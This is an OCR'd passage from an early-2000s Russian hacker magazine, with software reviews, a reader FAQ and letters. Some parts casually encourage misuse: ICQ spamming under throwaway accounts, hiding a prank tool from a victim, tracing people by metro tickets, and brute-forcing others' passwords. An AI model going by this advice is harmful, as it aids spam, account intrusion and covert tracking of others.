
Вот за что я люблю ослика IE (само собой, я люблю его не так, как, скажем, любит своего ослика Федю наш Величайший Гуманист Всех Времен и Народов :), так это за полезные add-on'ы. Один из них по кличке netXtract в этом месяце удостоился моего самого пристального внимания. Этот модуль расширения позволяет пользователям браузера IE извлекать заинтересовавшие их отрывки текста из любой веб-страницы и сохранять их в настраиваемой базе данных. Сам "захват" выполняется чрезвычайно просто: пользователь выделяет в окне браузера нужный текст (или всю страницу), щелкает по нему правой клавишей мыши и выбирает в выскочившей на экран менюшке пункт "Save to Kbase". Кстати, чтоб юзер не забывал, что у кого он позаимствовал, вместе с текстом netXtract записывает еще и адрес/заголовок страницы-источника. В базе данных программы полученная информация может быть легко систематизирована. И вот еще что… Нажатие кнопки netXtract вызывает у ослика мгновенную реакцию в виде дополнительного окошка с упорядоченным (по алфавиту или по частоте) индексом слов текущего HTML-документа. Это стоит иметь в виду.



BearShare v 2.2.3

Windows 9x/Me/NT/2k
Size: 1263 Kb
Freeware
http://bearshare.com


BearShare - самый популярный Gnutella-совместимый клиент. А с тех пор, как Napster (в трогательной заботе о пользователях) :) начал придумывать все новые и новые способы блокировки распространения защищенных авторскими правами произведений, сеть обмена файлами Gnutella испытывает небывалый подъем. Очень уж народ радует тот факт, что эта сеть представляет собой децентрализованную систему, в которой заблокировать операции обмена между двумя пользователями практически невозможно. BearShare работает с MP3, MPEG, AVI, MOV, JPEG, GIF и файлами других типов, поддерживает докачку, позволяет ограничивать трафик, имеет приятный интерфейс и надежен в работе. В общем, если тебя раздражает цензура и очень радуют халявные mp3-шки и картинки для взрослых, то эту прогу тебе стоит иметь в виду. Тем же, кто и без моих подсказок уже давно "имеет в виду" эту прогу, я лишь могу сказать: "Молодцы!", пожать руку и напомнить, что старые (2.2.2 и более ранние) версии BearShare имели серьезную уязвимость, благодаря которой злобные хакеры могли таскать с машины файлы не только из расшаренных директорий. :)



NeoTrace Express v 3.0

Windows 9x/Me/NT/2k
Size: 815 Kb
Freeware
http://www.neoworx.com


Бесплатная версия известного графического трассировщика. Помещает свою кнопку на панель инструментов Internet Explorer'а. Если необходимый тебе сайт грузится в час по чайной ложке, в эту кнопочку можно с ожесточением ткнуть и выяснить причины такой заторможенности. NeoTrace Express тут же опросит промежуточные узлы сети, по которым твой запрос движется до удаленного хоста, и составит таблицу задержек между узлами, а также покажет приблизительный путь следования пакетов на географической карте мира. (И увидел он, что его любимый сайт расположен на сервере в далеком Хрензнаетгдеевске… Хе-хе… :) Масштаб изображения на карте можно менять, щелкая по ней правой или левой кнопкой мышки. А если тебе вдруг потребуется информация о владельце домена (его имя, e-mail, почтовый адрес, телефон и т.д.), то найди на морде программы кнопочки "Registrant" и "Network" и смело их поликай… Да, десяти раз, я думаю, будет вполне достаточно. :)



'WE' Group Armageddasya v 2.34

Windows 9x/Me/NT/2k
Size: 530 Kb
Shareware
http://www.wegroup.org/armageddasya

Очередной инструмент юного спамера. Позволяет рассылать сообщения и/или линки на ICQ целым группам пользователей. За один раз отсылается неограниченное количество мессаг. Программа умеет сохранять, загружать и генерировать списки UIN-ов, удалять дубликаты. В случае крайней необходимости UIN-ы разрешается вводить в софтину и вручную, хотя это, конечно, муторно и совсем не покулхакерски :). 'WE' Group Armageddasya работает независимо от аськи, сама подключаясь к серверу ICQ под каким-нибудь (левым, если ты не дурак :) UIN-ом и автоматически восстанавливая это соединение в случае обрыва связи. Прога имеет многоязычный интерфейс (русский, украинский, английский и т.д.), хотя там все понятно и без перевода. К сожалению, в шароварной версии существует целый ряд ограничений, мешающих развернуть понастоящему эффективный промоушен своему сайту, проге или жизненной позиции. Однако работы, направленные на решение этой проблемы, уже ведутся. :)



WinPenguins v 0.5

Windows 9x/Me/NT/2k
Size: 92 Kb
Freeware
http://winpenguins.sourceforge.net

Эта программа посвящается всем фанатам Linux, волею судеб вынужденных сидеть под Виндами. После ее запуска на твой Рабочий стол откуда-то сверху начнут систематически сыпаться забавные маленькие пингвины. По дефолту, те из них, кто без помех долетит до Панели задач, разобьются насмерть - исчезнут в яркой вспышке под смачное хлюпанье. Выживут только лишь те пингвинята, кому повезет свалиться на открытое окно какого-нибудь приложения (по которому счастливчики тут же примутся деловито маршировать… до ближайшего края :). Программа позволяет юзеру задавать высоту, с которой пингвины могу падать без фатальных последствий, и плавно регулировать их поголовье. Помимо этого в настройках WinPenguins есть еще два ползунка. Один из них отвечает за частоту появления среди обычных пингвинов пингвина в красной шапочке (пингвина Санты :), а второй… А второй помогает делать пингвинов полупрозрачными, от чего десктоп сразу же начинает напоминать дом с привидениями. :)



DataBites v 2.0.5


Windows 9x/Me/NT/2k
Size: 1357 Kb
Freeware
http://www.databites.com

С помощью Databites можно вырезать из любой веб-страницы интересующий тебя фрагмент и поместить его на экран монитора в аккуратном окошке. При этом ты можешь указать, как часто должна обновляться информация в этом окне, и желаешь ли ты, чтобы тебя информировали (звуком, выскакивающим сообщением, письмом на заданный адрес) о ее изменении. Таким образом можно постоянно держать перед глазами курс доллара, прогноз погоды, раздел новостей какого-нибудь сайта. Впрочем, я лично предпочитаю не "держать перед глазами", а записывать создаваемые в Databites окна на винчестер, а затем помешать их ярлычки на Рабочий стол. Получается очень удобно: один клик, и нужная информация (а не целая страница с графикой и рекламой :) у меня на дисплее. Я даже смог определить в окошко данные TopList-а о статистике посещений моего сайта благодаря тому, что Databites умеет вырезать фрагменты и из запароленных страниц тоже. Хотя, если честно, то вот статистику своего счета у провайдера я бы Databites все же доверить не рискнул. :)

NetPerSec v 1.1

Windows 9x/Me/NT/2k
Size: 773 Kb
Freeware
http://www.pcmag.com/utilities


Программа NetPerSec на симпатичных графиках показывает скорость твоего соединения с Интернетом (отдельно показывается прием и передача данных). Кроме графиков, внешний вид и цветовую палитру которых разрешается настраивать по своему вкусу, прога ведет скрупулезный подсчет входящего/исходящего трафика, отмечает текущую, среднюю и максимальную скорости. Впрочем, это умеют делать все приличные программы-мониторы. Однако есть у NetPerSec одна особенность, которая другим мониторам не по зубам: программа умеет сворачиваться в системный трей, оставляя на экране только маленький индикатор рядом с часами. Обрати внимание, не статичную иконку, а именно индикатор, на котором в реальном масштаба времени отображается график изменения скорости Интернет-соединения! Тот, кто так же, как и я, вынужден часами сидеть за 15" мониторами, а потому привык всячески экономить место на экране, должен сразу осознать всю кульность этой фишки.



CapTime v 1.42

Windows 9x/Me/NT/2k
Size: 42 Kb
Freeware
http://members.nbci.com/imkobi


CapTime умеет добавлять к заголовку активного окна текущее время и дату (в различных форматах), а также любую фразу (имя пользователя, шутку, напоминание). Кроме того, программа способна заменять оригинальный заголовок на заданный тобой текст. Обрати внимание, что этот фокус срабатывает с любыми окнами, так что диалоговое окно "Сохранение" на машине юзера Ушастого может чудесным образом превратиться в зловещее "Удаление", а "Microsoft Word" в "Ошибка! Документ не может быть сохранен". Следует также добавить, что в случае использования возможностей CapTime с целью розыгрыша ближнего своего программу стоит запускать с ключом /noicon в командной строке, тогда ее присутствие на машине труднее будет обнаружить. Кстати, по адресу www.duk.boom.ru находится Система новостей - отечественная программа с похожими свойствами. Правда, в отличие от CapTime, Система новостей не умеет менять заголовки окон, зато она способна выводить после заголовка дату, время и новости из текстового файла бегущей строкой!



CubicEye VIEWER v 1.0

Windows 9x/Me/NT/2k
Size: 1136 Kb
Freeware
http://www.2ce.com


CubicEye - браузер, который показывает веб-страницы так, как если бы они были прикреплены к внутренним сторонам виртуального куба. После запуска программы ты увидишь перед собой пять страниц. Шестая остается у тебя за спиной, но в любой момент ты можешь повернуться и посмотреть на нее. Шести страниц за раз тебе маловато? Ну, не расстраивайся! В CubicEye можно "прилеплять" к одному кубику другой, к другому третий, и затем бегать по обклеенному веб-страницами коридору (хех... еще ружьишко бы дали - по баннерам палить - оригинальный 3D-шутер бы получился :). Очень радует тот факт, что хоть одно более-менее деловое приложение научилось использовать возможности современных видеокарт: куб (коридор :) плавно вращается, изображения веб-страниц на его гранях сглаживаются (хотя все ссылки продолжают работать), а если какую-нибудь из страничек тебе вдруг захочется рассмотреть получше, то на нее всегда можно аккуратно "наехать".



TC 3D File manager v 0.85

Windows 9x/Me/NT/2k
Size: 313 Kb
Freeware
http://www.geocities.com/udodenko

Разобравшись с 3D-браузером, давай теперь заценим трехмерный менеджер файлов. Только вот не надо вспоминать фильмы "про хакеров" и надеяться на то, что тебе покажут небоскребы жестких дисков, силовые поля антивирусов и стильную кисть руки вместо указателя мыши. Подумай лучше о том, что Microsoft понадобилось шесть лет, чтобы встроить в Винды поддержку "скинов" (сменных оболочек для графического интерфейса пользователя), и впредь будь скромнее. TC 3D File manager (одна из наиболее приличных программ данного вида) в настоящий момент предлагает тебе лишь выплывающие информационные панели, плавно проседающие кнопки файлов и директорий и курсор мыши в виде объемной стрелки. Чуть более оригинально выглядит копирование, удаление и перенос данных: значки отмечаемых файлов "засасываются" стрелкой-курсором, после чего их можно "впрыснуть" куда следует :)... Ясное дело, в настоящее время только полный идиот может поменять свой любимый "плоский" менеджер файлов на TC 3D File manager - слишком уж ограничены возможности последнего. Между тем программа вполне заслуживает того, чтобы ее поюзали любопытства ради. :)



Palm reading Analysis v 1.0

Windows 9x/Me/2k
Size: 958 Kb
Shareware
http://ssd-ph.hypermart.net


На днях, ползая по Сети в поисках чего-нибудь интересненького, я наткнулся на сайт софтверной компании, занимающейся разработкой "эзотерических" программных продуктов. Уже через час я стал счастливым обладателем программ для построения биоритмов, анализа почерка и гадания на картах Таро. Но особенно мне приглянулись программа FaceReader, определяющая по форме башки, размеру носа и прищуру глаз, что ты есть за человек, и прога Palm reading Analysis, сильно облегчающая занятие хиромантией. Для тех, кто всю свою сознательную жизнь провел в тайге, пиная босыми ногами кедровые шишки, напомню, что хиромантия - это метод предсказания будущего и определения характера человека по крупным линиям и бугоркам на его ладонях. Ну так вот, Palm reading Analysis как раз и выполняет роль твоего персонального хироманта: ты сканируешь свою ладонь (те, у кого нет сканера, может просто приложить кисть к экрану ладонью к себе :), а затем прога с твоей помощью проверяет ее на наличие тех или иных характерных черт. По окончанию тестирования Palm reading Analysis выдает подробный анализ твоей личности с указанием того, будет ли тебе в жизни "щастье" или же тебе стоило умереть еще во младенчестве. :)



Домашний доктор v 2.0

Windows 9x/Me/NT/2k
Size: 345 Kb
Freeware
http://nedrosom.euro.ru


Простая медицинская экспертная система, которая распознает порядка ста наиболее распространенных заболеваний. Задав около 70 вопросов, она попытается определить, чем страдаешь именно ты. Если ей это удастся, то тебя ждет увлекательное знакомство с описанием "твоего" недуга, его симптомов и методов лечения. Конечно, слепо доверять диагнозу, поставленному Домашним доктором, я бы не стал (как-то глупо лечиться от геморроя только потому, что какой-то программе неизвестно о существовании плоскостопия :), но на всякий случай проконсультироваться можно. Вдруг тебе и правда пора к доктору?!! Хотя, если главный симптом твоей болезни "апатия и непреодолимое отвращение ко всякого рода труду"((c) Джером К. Джером :), то обращаться к специалисту бессмысленно. Я по себе знаю, что против этой заразы современная медицина пока бессильна. :)



GAG MetroHunt Decoder v 2.39

Windows 9x/Me/NT/2k
Size: 771 Kb
Freeware
http://www.gag.newmail.ru

Оригинальная программа из разряда "может пригодиться". Если ты живешь в столице, то ты, я полагаю, знаешь, что в московском метро билет на ограниченное количество поездок представляет собой обычный кусок картона с магнитной полосой. И что каждый раз, когда такой билет возвращается из путешествия по внутренностям турникета, на его обратной стороне появляется запись, состоящая из двух четырехзначных чисел, даты и времени. С датой-временем все и так понятно, но вот задумывался ли ты, какая информация хранится в четырехзначных числах? Нет? А зря… В этих числах закодированы данные о том, каким турникетом в каком вестибюле какой станции воспользовался пассажир… Забавно, верно? Получается, что по такому билету можно элементарно проследить путь человека в метро. Существует даже специальная программа-декодер, которая облегчает эту работу. Называется она GAG MetroHunt Decoder, и в ее базе данных содержатся коды всех построенных на сегодняшний день станций Московского метрополитена. Работа с этой прогой проста: ты вводишь в GAG малопонятные числа и получаешь на выходе обычные названия линий и станций.





Stepan Ilyin vs BX (faq@real.xakep.ru)



Можно ли уменьшить занимаемый объем проинсталированной Win2000?

Можно. В мелкософте работают бойцы, которые, наверное, не представляют себе, что у некоторых объем винчестера не позволяет сжирать по гигу (а то и больше места) на одну операционку. Но при таком раскладе мы все равно их ошибку поправим. Надо сказать, что я всегда кайфую, когда режу все то, что никогда мне не пригодится.
Перед тем как избавлять красавицу win2k от ненужных ей килограммов, убедись, что все твое оборудование поставлено корректно и работает без проблем. Повнимательнее! Если все ob, то заходи в директорию %SystemRoot%\Driver Cache\i386\. И режь в ней все, что там находится. Надо сказать, что в дальнейшем это принесет некоторое неудобство, т.к. при установке нового оборудования винда будет требовать cd с ее дистрибутивом. Досадно, но, по-моему, лучше лишний раз вставить сидюк, чем держать десятки ненужных метров. Если у тебя стоит service pack (наверняка стоит, т.к. глупо оставлять винду с дырками, которые знают даже разработчики microsoft =)), то можешь смело удалять содержимое директории %systemRoot%\ServicePa-ckFiles\. Правда, теперь, если системе понадобится файл из сервис-пака (при перезаписи некорректным инсталлятором защищенных файлов или при добавлении компонентов системы), она потребует вставить дистрибутив. Можешь также удалить %SystemRoot%\$NtServicePackUninstall$, где находятся файлы бэкапа старых системных файлов. Следует вспомнить и о директории %SystemRoot%\system32\dllcache\. Это кэш защищенных системных файлов, используемый для их автоматического восстановления в случае повреждения. Размер этой папки по умолчанию составляет 400 Мб и определяется параметром SFCQuota (0xFFFFFFFF) в ключе реестра HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Winlogon. Изменить же размер кэша системных файлов можно помощью команды sfc /cachesize=0 (вместо 0 нужное значение), а потом вручную удалить все файлы в указанной директории. Правда, стоит заметить, что последнее действие может серьезно сказаться на стабильности системы: придется вспоминать dll-hell обычных виндов.



Что такое Brute-Force? Зачем он нужен?

Brute-Force - процесс последовательной переборки различных вариантов написания пароля по заданным параметрами. Брут-форс считается неэффективным и долговременным средством для подбора пароля, но бывают ситуации, когда “тупой” перебор паролей оказывается наиболее эффективным. Использовать брутфорс можно практически везде. Специальных прог, заточенных на рассматриваемый процесс, - целое море. Так, например, при определенном терпении можно подобрать пароль к e-mail ящику, UIN'у icq, passwd файлу, ftp-акkаунту и прочей шняге. Выискивать пароли в Инете, используя “тупой перебор”, порой достаточно долго. Хотя полезно знать, что брутфорсить пароли значительно эффективнее с сервера, расположенного на мощной линии связи: результат можно будет увидеть в сотни и даже тысячи раз быстрее!

Зачем нужны proxy-серверы? Какие они бывают?

Proxy-сервер - очень полезная штука. Во-первых, сервер поможет улучшить коннект. Как? Очень просто. Допустим, ты никак не можешь достучаться до какого-нибудь буржуйского сервера. Что делать? Воспользоваться прокси-сервером (здесь лучше всего провайдерским, так как он ближе к тебе). Используя браузер, посылаешь запрос с url'ом прокси, тот в свою очередь обрабатывает твой запрос, скачивая (по своим магистральным каналам) то, что нужно, а затем отсылает тебе с максимальной скоростью. Во-вторых, прокси - это первое средство для сохранения анонимности. Proxies бывают двух типов: анонимные и обычные (прозрачные). Первый затрет твой ip, показывая лишь свой. Второй же нужен лишь при первом варианте полезности, т.к. не предполагает сокрытия твоего реального ip.
Так вот, если тебе нужна анонимность, то используй первый тип прокси-серверов, однако полностью надеяться на них я не советую: гораздо безопаснее будет сходить в ближайшее Интернет-кафе и сделать там все свои грязные делишки. =)

Под какие платформы существует Perl?

Perl существует почти под все виды unix-систем (Linux, FreeBSD, SunOS), DOS (защищенный режим, i386 и выше), а также под Windows 9x/NT, OS/2, VAX VMS, Novell Netware, Amiga. Думаю, что ты найдешь для себя нужную версию. =)

Что в Perl'е обозначают всякие s/^[^\w]{1,3}(\d+)/$1/? Как ими пользоваться?

Вижу, ты дошел до более серьезных вещей в Perl'е, чем программа “Hello, world”. А запрошенные символы - это регулярные выражения, одна из мощнейших возможностей perl'a, которую тебе, как c00l-хацкеру, просто необходимо изучить. Финт нужен для поиска и замены подстрок в строках. Этих регулярных выражений куча, даже целые книги по ним пишут. Хотя процесс работы “нового уровня” не должен вызвать у тебя особых осложнений. 8)
Для начала:
// - поиск
s/// - поиск и замена
tr/// - трансляция
Например, если ты хочешь узнать, нет ли в строке $ подстроки 'хакер', ты пишешь:
/my/;
А если надо заменить в строке подстроку lamer на хакер, используй “поиск с заменой”:
s/lamer/xakep/;

Где можно взять-купить действительно работающую программу распознавания речи. И есть ли она вообще?

Очень интересный вопрос, который я впервые встретил. Прочитав его, я вспомнил те далекие времена, когда у меня только появился комп и моя скорость печати не превышала 30 символов в минуту. =) Тогда перепробовал кучу такого рода программ, но максимум, что я смог добиться, - управления компьютером при помощи микрофона (и то не на 100 процентов). А многими обещанное полное распознавание голоса так и не было встречено =(. По прошествии времени появился ряд достойных софтин, далее следуют некоторые из них:
1. Dragon Dictate 4.0 - Известная программа по распознаванию речи. “Диктовка компьютеру с максимальной скоростью в 160 слов в минуту. Высокая точность распознавания, создание голосовых макросов. Встроенный словарь на 230.000 слов. Совместимость с MS Office. Полное управление Windows с помощью голоса” (c) - описание с коробки от варезного CD. Из вышеперечисленных функций реально работает только последняя.
2. Горыныч - преобразование произносимых русских слов в текст. Совместимость с MS Office. Возможность настройки под твой голос.
3. Комбат - управление мастдаем через микрофон, расшифровка устной речи.

Я хочу купить компьютер на базе процессора от AMD. Посоветуй, на что нужно обратить внимание при покупке?

Подумай над выбором материнской платы. Учти, что стабильность/быстродействие работы будущего писюка тесно связаны с грамотностью выбора мамки.
Старайся накопить денег для приобретения “брэнда”, такого, как ASUStek, MSI, Abit. Я недавно купил мать Abit и с той поры визжу от







восторга. =) Напомню, что при выборе материнки стоит обратить внимание на возможности оверлокинга.

- При покупке выбери блок питания получше. Это довольно актуально. AMD составила список БП (ПищеБлоков =), которые она рекомендует для использования со своими процами. Работа же несертифицированных блоков может привести к различным проблемам и заморочкам.
- Не забудь купить хороший cooler, особенно если хочешь заняться разгоном. Старайся покупать кулеры, специально разработанные для процессоров AMD. Правильнее сказать, вентиляторы, рекомендованные для работы в паре с AMD`шными камнями. Были случаи, когда с установкой левого кула - крошился сам проц :(. Будь внимателен при setup`е популярных ORB`овых девайсов: именно здесь скрываются частые траблы.
- По возможности почаще обновляй БИОС приобретенной мамке (заранее стоит узнать, насколько оперативно освежаются прошивки искомой модели, не вызывает ли особых сложностей апгрейд). В общем, не обойтись без внимания к разделу "Для наших юзвергов" на сайтах производителей. 8)

Я тут конкретно поднялся… Надыбал unix-box, подвесил туда всяких тулуз хакерских. Дошло дело до IRC клиента BitchX. Как мне запустить этого зверюгу, если при набивке BitchX nickname irc.dal.net пишет, что нету такой команды? И чё еще сложного будет после старта?

Намедни сам ковырялся со своим IRC-хозяйством и вместо мирка, висевшего на выделенке, решил слинковать с ботом BitchX. После стандартной процедуры установки, которая, надеюсь, не вызывает у тебя проблем, нарисовался вопрос: откуда запустить BX? Дабы найти спрятавшуюся Bitch, набиваем стандартную никсовую командочку "find . -name BitchX", без кавычек, естественно. На что система выплевывает ./source/BitchX. Теперь все нашлось, и, запрыгнув в диру source (cd source, хотя замечу, что в твоем случае искомое может валяться в другом месте), можно пробивать: BitchX hackerzNick irc.dal.net. Где, как видно, сначала следует твой ник, потом адрес ИРЦ-сервера. Добавив ключик -h, можно выбирать один из доступных vhost`ов, чтобы преобразовать скучное host08566.gibbon-isp.net в элитное GibbonsRouter.com =).
Предполагая твои вопросы, что возникнут с запуском клиента, дам некоторые рекомендации. Если ты не хочешь, чтобы в поле Real name было написано I`m too lame to read bitchx.doc, следует набить команду /ircname new_user_info. Со следующего коннекта будет прописано то, что ты указал. Со сменой ident`a немножко сложней. По умолчанию BX оставляет его одинаковым с именем пользователя, под которым запущен клиент. Т.е. если тебе попался аккаунт gay-team, думаю, вряд ли захочется светить обладание оным в IRC =). Так что для поправки дела заюзаем строку export IRCUSER="хакер" в шелле, прямо перед спуском BX. После добавления строки идент, что вполне понятно, сменится на хакер. Более подробно об укрощении дикого BX`a ты еще прочтешь отдельную статью в нашем журнале!

Как быть, если при открытии файла doc в браузере (происходит автоматически с просмотром сайта) система повисает, и я не могу прочесть важную инфу?

Наиболее полезное решение - пропатчить браузер или скачать более новую его версию, что наиболее вероятно. Но бывают случаи, когда надо перехватить инфу с помощью кривого браузера без промедления. Тут на помощь приходит простейшее решение: выбрать "Save as" в выпавшем окошке около наименования файла. Далее, как обычно, указать, куда сунуть нужное файло, которое потом открывается нормальным Word`ом с родного винта. А вообще, прогуляйся за бетой свежего IE 6.0 на http://www.microsoft.com/windows/ie/download/preview/ie6/ie6preview.asp

Мы не отвечаем на письма с просьбой прислать кряк, дать линк, объяснить поподробнее и т. п. Все это ты и сам сможешь найти в инете. Юзай поисковики, не ленись!

From: mu (mu13@online.ru)
Subj: win

Доброе время суток уважаемые.
Тут читал мартовский и вот апрельский номера и что подумал… Вы, кстати, в курсе, что за пределами садового кольца и (о ужас) МКАД тоже живут люди и у них (подумать только) есть компы.
На самом деле я не думаю, что это очень сложно поставить на редакционный п4 с полугигабайтом рамы и немеряным винтом winME с дистрибутивного компакта. А вот поставить на AMD с 75mhz и 16mb рамы мастдай98 уже сложнее.
Это я все к тому, что вам не мешало бы писать про насущные вещи и помнить, что усредненный российский комп это отнюдь не п3 или 4 на geforce с винтом на 20 гиг, а даже таки попроще, причем намного. Такие дела.
зы. насущные вещи это к примеру 98lite от Shane Brooks или cacheman с www.outertech.com
ззы. а так все пучком.

Ответ X:
Дарова, mu,
Ну мужик, ты не прав… Мы вовсе не расчитываем на читателей с крутыми компами. Ты что, хочешь сказать, что на 486 машине нельзя поставить *nix? И на ней же нельзя юзать различные дыры?
Так, для сведения: еще буквально полгода назад, наш крутой юниксоид MAL, сидел на 486 тачке без корпуса (все железо раскидано по полу) и именно на ней проделывал все взломы, о которых писал.
Еще, для сведения: в начале 99 года, первые 5-6 номеров лично я делал на своем старенькой 486DX-100, с оперативкой 20Мб, у которого монитор показывал только в 800х600, да и то, его приходилось обдувать вентилятором, так как он глючил даже на 60-ти герцах развертки. И ничего, жил как-то.
Если тебе и дальше интересно, то отпиши M.J.Ash'у, спроси на чем сидел он и тестил все проги для ШароWAREZ.
И в конце концов, я тебе настоятельно рекомендую апгрейдиться, не стоит экономить на своей любимой игрушке (или ты не гик?). Потому как усредненный российский комп - это P166, 32ram, 3,2 Gb HDD.

From: sanyok mmm (sanixs@yahoo.com)
Subject: Рубрика E-маил

Приветик мой любименький Х.
Вы знаете, что ваш журнал помог мне стать не просто хорошим человеком, но и просто классным, продвинутым парнем. Раньше я был скучный, необщительный, не знавший своей цели в жизни. Но теперь за год чтения вашего журнала я просто ожил.
А самое главное - у меня появилась цель в жизни - Стать Крутым Хакером! И ломать не только Серверы и проги, но и Многое другое! Например Герлы, Сейфы, Мобилы и т.д.
Я вам благодарен от всей души! Да, к стати ваш Спец #2-2001 просто супер!!! Социалка мне была очень нужна! Благодарю!
Ваш постоянный читатель Sanyok AkA Sanixs !!!!!!

Ответ X:
Хай, Санек!
Ну приятель ты меня порадовал. Реально порадовал. Ведь то, что ты написал - цель нашего журнала. Не все это понимают, так не могут видеть ничего кроме поверхности, но кернел X компилился именно для поддержки молодых парней, которые еще не достаточно точно определились, чем они хотят заниматься в этой жизни. Для тех, кто только начал рюхать фишку компьютеризации и юзает комп просто потому что это клево. Для тех, кто видит, что за компами будущее и хочет найти свое место в этом будущем. Для тех, кто не сидит в подвалах с героиновым баяном, пущенным по кругу, а постоянно развивается и впитывает инфу.
Но самое главное, я просто протащился, что ты абсолютно точно понял само понятие "взлом". Что ломать можно не только компы, а все, что угодно. Ведь хакеры - это только название, а идея хакерства огромна - инфа должна быть доступной! Эээ… ну и девчонки тоже :).

From: Шамиль (homa@bash-net.ru)
Subj: Настройка учетной записи Outlook

Дарова КулХацкера!
Я зарегистрировался на вашем сайте и завел мылбокс (vasiliy@xakep.ru). Хочу настроить прием почты в Outlooke. Проблема: требуется ввести почтовый сервер. Попробовал www.xakep.ru, mail.xakep.ru - мимо. Помогите, плиз...
Vasiliy.

Ответ X:
Здарова, Шамиль!
Мы тут с Центнером полчаса гадали, ты тот самый? Который бригадный командир? Хотя внизу стоит подпись "Vasiliy"… Шифруешься наверное, чтоб враги не достали? :)
Ну да черт с ней, с твоей войсковой практикой. К делу.
Меня просто заваливают такими письмами. "Я не могу сделать на вашей почте то-то", "как на вашей почте изменить се-то", "почему у меня в вашей почте не работает то-то". Но прикол в том, что почта то не наша :). Всеми техническими фишками заведует широко известный freemail.ru, который и взял нас под свое мохнатое крылышко. Все, что реально наше - домен и вход в свой ящик с нашего сайта. А весь сервис стоит на фримейле и именно фримейловцы обслуживают почтовую систему.
